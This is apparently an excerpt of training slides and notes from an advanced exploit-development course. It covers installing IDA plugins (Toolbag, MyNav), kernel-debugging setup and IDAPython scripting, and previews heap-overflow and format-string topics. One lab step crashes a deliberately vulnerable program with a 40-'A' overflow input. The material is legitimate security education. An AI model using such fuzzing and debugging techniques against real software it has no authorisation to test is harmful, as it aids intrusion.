
- Though not an official exercise, you may want to install IDA Toolbag
  - http://thunkers.net/~deft/code/toolbag/docs.html#Installation
  - You will need to install the PySide packages which are included on your 760.1 folder, along with Python 2.6 **
  - If you choose to install this plugin, you need a licensed version of IDA 6.2 or higher
  - Please use the posted URL for installation instructions
  - Results and success will likely vary, but it is a great tool if you get it working!

Option 2: Installing IDA Toolbag

It is not a requirement for you to do so, but you may want to install IDA Toolbag. To do so, you need a licensed copy of IDA, IDAPython, Python 2.6, and PySide. You will need to work closely with the installation instructions and information available at: http://thunkers.net/~deft/code/toolbag/docs.html#Installation

The documentation is hit or miss on the detail. The Toolbag files are available in your 760.1 folder, titled "aaronportnoy-toolbag-1c42a2f.zip." The PySide binaries are at the same location, and titled, "windows_pyside_python26_package.zip." Installation may not be the easiest and your results may vary. **PySide comes with IDA 6.6.

This is not a course requirement and not part of the labs for the day as results may vary.




Option 3: IDA MyNav (1)

- Open source IDAPython Plugin
  - Written by Joxean Koret at http://joxeankoret.com/
  - Won the IDA Plugin contest in 2010 - https://www.hex-rays.com/contests/2010/
  - Most useful for allowing you to determine code paths and differences between runs
  - Designed to mimics BinNavi in some ways
  - Can be very buggy and difficult to manage in newer versions of IDA
  - Some functionality just won't work and each program may have different results and bugs

Option 3: IDA MyNav (1)

In 2010 Joxean Koret won the annual IDA Plugin Contest with his tool MyNav. See https://www.hex-rays.com/contests/2010 and http://joxeankoret.com/ for more information. The tool was designed to mimic some of the functionality of Zynamic's BinNavi in allowing you to trace the path of execution within a program at varying points. You can set various start and stop points, as well as look at the differences between two separate runs to determine the changes in the path of execution for each run. It offers code coverage at the function level, as well as at the block level.

In this author's experience, the plugin can be very difficult to set up and manage. One run may work perfectly and the next several runs throw errors. One program may work fine with the plugin and another may not work at all. The code is open source, so you are able to troubleshoot, but it is not a small plugin. Your results will certainly vary. The tool is also mentioned in Chris Eagle's IDA Pro book. Even with the difficulty in running the tool, it is listed here as it is a free alternative to commercial tools such as BinNavi, currently maintained by Google. The code has not been updated in several years and is not currently maintained.




Option 3: IDA MyNav (2)

- The files for MyNav are included in your 760.1 folder in case you would like to attempt getting it up and running
  - Please note, your results may vary and you may not get it working properly
  - <u>It is not officially part of the course exercises</u>
  - Each of these tools can be very version dependent, inconsistent, and problematic
  - Remember, they are free tools, generously given to the community by their authors

Option 3: IDA MyNav (2)

In your 760.1 folder are the files for MyNav. If you would like to try and get it working, please remember the following:

- Your results may vary and you may not get it working properly
- <u>It is not officially part of the course exercises</u>
- Each of these tools can be very version dependent, inconsistent, and problematic
- Remember, they are free tools, generously given to the community by their authors



Option 3: IDA MyNav (3)

- Installation:
  - Copy the contents of the "mynav1.1" folder from 760.1 to your "%PATH%\IDA 6.X\python\" folder
  - Open the Windows100.exe file from your 760.1 folder inside of 32-bit IDA and save the IDB
  - With the IDB open in IDA, click on "File, Script file" and select the mynav.py file from your IDA, Python folder
  - Click on "Edit, Plugins" and there should be a bunch of new MyNav options, click "MyNav: Set all breakpoints"
  - Select the Local Win32 debugger, then select the plugin "MyNav: New Session" and give the session a name

Sec760 Advanced Exploit Development for Penetration Testers


Option 3: IDA MyNav (3)

On this slide are some high level installation and operation instructions. Your first step would be to copy the contents of the "mynav1.1" folder from your 760.1 folder, over to the Python subdirectory where IDA is installed. For example: C:\Program Files (x86)\IDA 6.5\python\ ← Copy the contents here. There are several Python scripts.

Once you finish copying the appropriate files, open up the Windows100.exe file from your 760.1 folder inside of IDA and let it finish its analysis. Once it's done, save the IDB and leave it open inside of IDA. The Windows100.exe file is a simple vulnerable program from the SEC660 course. Click on "File, Script file" from the IDA ribbon menu, navigate to the Python folder inside of IDA where you copied the MyNav files to, and select the mynav.py file. Nothing will happen on the screen. There is no indication anything worked.

Next, click on "Edit, Plugins" from the IDA ribbon menu. There should be a bunch of new plugins showing up, each leading with "MyNav:." If not, something didn't work right and it may be a versioning issue with IDA or another problem. As previously stated, this author has had a lot of trouble with the plugin on newer versions of IDA, as it was written back in 2010. If the options do show up, click on the one that says, "MyNav: Set all breakpoints." This will set a breakpoint at the start of every function.

Next, set the debugger on the main IDA screen to "Local Win32 debugger." Then, select the plugin "MyNav: New Session" and give it a name. The debugger should automatically start and record the results, giving on a graphical display with a bunch of functions that were hit.




Option 3: IDA MyNav (4)

- Try playing with the process options input sizes, and create a new session with a different name
- The program should automatically execute and you should get a result similar to the following if you cause a crash:
- This gives us some good information to examine
- Try placing 40 A's in the second argument
- Check out Joxean's blog on his website: http://joxeankoret.com/

Option 3: IDA MyNav (4)

Try going to the debugger, process options menu and messing around with the input and sizes. Running the Windows100.exe program in a command shell will show you that it expects two arguments. One of them has an overflow. When you cause it to crash in the second "New session" you should get a graphic such as that shown on the slide, giving you some good information. Try placing 40 A's in as the second argument to the program. That is what yielded the result shown on this slide. Again, the tool is not terribly intuitive, but there is some good documentation on Joxean's blog at: http://joxeankoret.com/

The tool can also perform block tracing when using the "MyNav: Trace in session" plugin, but this authors result has been very inconsistent and it cannot be promised that it will work for you. A good alternative to get this functionality in a more stable manner is to purchase BinNavi from the Google Store. http://www.zynamics.com/binnavi.html



Option 4: Windows Kernel Debugging Requirement


- In the 760.4 section you will need to perform Kernel debugging on the Windows OS
  - You are ***strongly*** encouraged to get Kernel debugging up and running ahead of time, either during extra time in class, during breaks, or in the evenings
  - Depending on your personal setup, you may face challenges
  - The easiest setup is to debug from a Windows host through VirtualKD or VMware
  - Using a Linux host, or Mac OSX running Fusion, debugging between two VM's can be challenging; however, help is provided in 760.4

Sec760 Advanced Exploit Development for Penetration Testers

Option 4: Windows Kernel Debugging Requirement

In the 760.4 section, you will be performing Kernel debugging against the Windows OS. When you have free time during labs, during breaks, or in the evenings, please work on getting Kernel debugging successfully set up prior to the 660.4 section. At any point when you have time, open up the 760.4 book and locate the section titled, "Exercise: Windows Kernel Debugging." It is somewhere around page 50-55 in the book. Simply complete the section until reaching the slide titled, "Windows Kernel Debugging – The Point."

The reason you are encouraged to do this ahead of time is that some setups used by different students can pose challenges with configuration. The easiest setup for labs is to use a Windows host, using VirtualKD or VMware as the connectivity vehicle to your guests. Instructions are provided in the 760.4 exercise. If you are using a Linux host or a Mac OSX host, this means you will be likely using VMware Fusion or Workstation, and running Kernel debugging between two Windows virtual machines. This type of setup can be a bit more challenging. Instructions and configuration examples are provided for you in the 760.4 exercise previously mentioned. Please ask your instructor if you need any guidance.




Option 5: Write an IDAPython Script

- Feel free to experiment with IDAPython and write a script
- On the next slide is a great resource to get started
- Ask your instructor if you want some ideas on what to write
- Feel free to share it with the class!

Option 5: Write an IDAPython Script

Another option if you choose to do so, is to write an IDAPython script. This will help to continue to improve your skills with the tool. On the next slide is a great resource to help with getting you started. If you are unable to come up with any ideas as to what to write, feel free to ask your instructor.




Option 5: Introduction to IDAPython Guide

- In your 760.1 folder is IDAPythonIntro.pdf by Ero Carrera
  - It can also be found at: http://www.offensivecomputing.net/papers/IDAPythonIntro.pdf
  - It was published in 2005, but is still a useful resource for many of the built-in API's available
  - Feel free to use it as a resource to build another IDAPython script, along with the other resources already mentioned
  - Also, check out http://nullege.com/ as a great Python source code resource!

Option 5: Introduction to IDAPython Guide

In your 760.1 folder is a PDF document called, "IDAPythonIntro.pdf." It was written by Ero Carrera back in 2005; however, it still serves as a good resource for the many API's available for your scripts. There are certainly more that have been added, as can be seen in other resources and links mentioned in this book, but this is a nice overview and explanation of the most common functions.

http://www.offensivecomputing.net/papers/IDAPythonIntro.pdf




760.1 Conclusion

- We have laid down a foundation to move forward through the course
- More complex topics are coming and the tools covered in this section are in preparation

Sec760 Advanced Exploit Development for Penetration Testers

760.1 Conclusion

SEC760.1 contained a lot of material aimed at preparing you with the tools and skills needed to move onward through the course.



What to Expect Tomorrow

- Linux dynamic memory
- Linux heap overflows
- Format String Attacks
- Linux Advanced Stack Smashing

Sec760 Advanced Exploit Development for Penetration Testers

What to Expect Tomorrow

On this slide is a sample of the primary topics we will cover in 760.2.